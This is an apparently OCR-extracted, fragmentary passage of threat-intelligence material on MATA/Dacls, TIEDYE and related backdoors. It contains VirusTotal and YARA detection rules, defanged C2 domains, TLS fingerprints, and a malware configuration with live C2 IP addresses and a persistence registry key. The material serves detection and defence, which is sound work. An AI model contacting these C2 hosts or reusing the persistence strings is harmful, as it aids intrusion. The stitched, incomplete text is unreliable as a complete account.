vt.net.domain.new_domain and
 vt.net.domain.jarm ==
 "21d14d00021d21d00021d14d21d21de904d55e8ce780f79e868c0a413f1c7f"
 and vt.net.domain.https_certificate.issuer.common_name contains "Sectigo" and
  for any record in vt.net.domain.dns_records: (
    record.type == "SOA" and
    record.value contains "dns1.registrar-servers.com"
    )
```

Mata Infrastructure




```
import "vt"

rule suspected_DACLS {
condition:
vt.net.domain.new_domain and
  vt.net.domain.jarm ==
  "21d14d00021d21d00021d14d21d21de904d55e8ce780f79e868c0a413f1c7f"
  and vt.net.domain.https_certificate.issuer.common_name contains "Sectigo" and
    for any record in vt.net.domain.dns_records: (
        record.type == "SOA" and
        record.value contains "dns1.registrar-servers.com"
        )
```



Threat Analysis Unit


Threat Analysis: Active C2 Discovery Using Protocol Emulation Part4 (Dacls, aka MATA)

Takahiro Haruyama / November 21, 2022 / 5 min read



jumpcloud™

- primerosauxiliosperu[.]com
- zscaler-api[.]org
- nomadpkg[.]com
- launchruse[.]com
- Reggedrobin[.]com
- Canolagroove[.]com
- alwaysckain[.]com



443 / UNKNOWN TCP

Observed Jun 30, 2023 at 3:04pm UTC

Software

microsoft windows

Details

Banner (Hex)

```
00000000: 15 03 03 00 02 01 00    |.......|
```

TLS

Fingerprint

JARM 2ad2ad0002ad2ad0002ad2ad2ad2ad1af60dd70d434298404f587e3d2e2428

JA3S fd478200de5839a3178b3d0372295909

Leaf Certificate

8bce5b0add12fa0dd7aa49600acfd16a13a6f64f96ea9417aca68fb3e2112900


CN=reggedrobin.com

Mata Mystery


Help Wanted

TIEDEYE


MataDoor




```
M_APT_Backdoor_TIEDYE_1
{

    strings:

        $str1 = "%s/Library/LaunchAgents/com.%s.agent.plist" ascii
        $str2 = "/Library/LaunchDaemons/com.%s.agent.plist" ascii
        $str3 = "%s/.plugin%04d.so" ascii
        $str4 = "sw_vers -productVersion" ascii
        $str5 = "!proxy=http://" ascii
        $str6 = "Content-Type: application/octet-stream" ascii
        $str7 = "<key>RunAtLoad</key>" ascii
        $str8 = "<string>com.%s.agent</string>" ascii
        $str9 = "%sProxy-Authorization: %s" ascii
        $str10 = "!udp_type"
        $str11 = "!http="
```




```
|!proto=udp
raw://%s:%d|!proto=udp6|!udp_type=raw
raw://%s:%d|!proto=udp|!udp_type=raw
raw://%s:%d|!proto=tcp6
!bind_ip
!udp_type
!proxy=http://
!http=
|!proxy=
|!proto=
```



```
ssl://185.94.191.12:53|!proto=udp
ssl://198.44.140.6:53|!proto=udp
SOFTWARE\Microsoft\IMEjv
```




The configuration contains two C2 servers that are prefixed with a protocol identifier. TIEDYE supports the following protocols: `tcp`, `tcp6`, `udp`, `upd6`, `http`, `https`, `proxy_socks4`, `proxy_socks4a`, `pipe`, `ssl`, `ssl3`, and `rdp`. The file path at the end of the configuration is used to store configuration data that is encrypted using AES-128.




```
SOFTWARE\Microsoft\IMEjv

RegSetValueExA    Handle: 0x00000214
                  Buffer: \x02\xd3\xb4H}Q\x86\xb7\xa7\xd5\xe2\x81R\xe2\x96\xde"\x03\xa3i\xe4\x01$-
                  \x17^\xf7\xda\xd2\xdf\xd5!m\xa86\xd0\xd15\x8b\xe2J\xb11\xdd<{\xa8
                  !\x7f\x8f\xd1V'\xf3Z\xec\xed5>\xc1\xd3\x18\xb1\xc4\xee\x87\xe5\xda\xb2\x9c\x15hjr\xca
                  #\xd5a\xfa\xfc}r\xee\x17+\xc8\x1fZ;\x100w8m\x92\x92\xd6\xd2\x95\x1c\x81\x80*\xcfX\xf4
                  \x83-\xf0\xb3\xf4\xf1\x96$\x13\x7f<;\x16\x1c-x\xbc\x99\x02\xac0\xb9\x0cB\x84y
```

STRATOFEAR

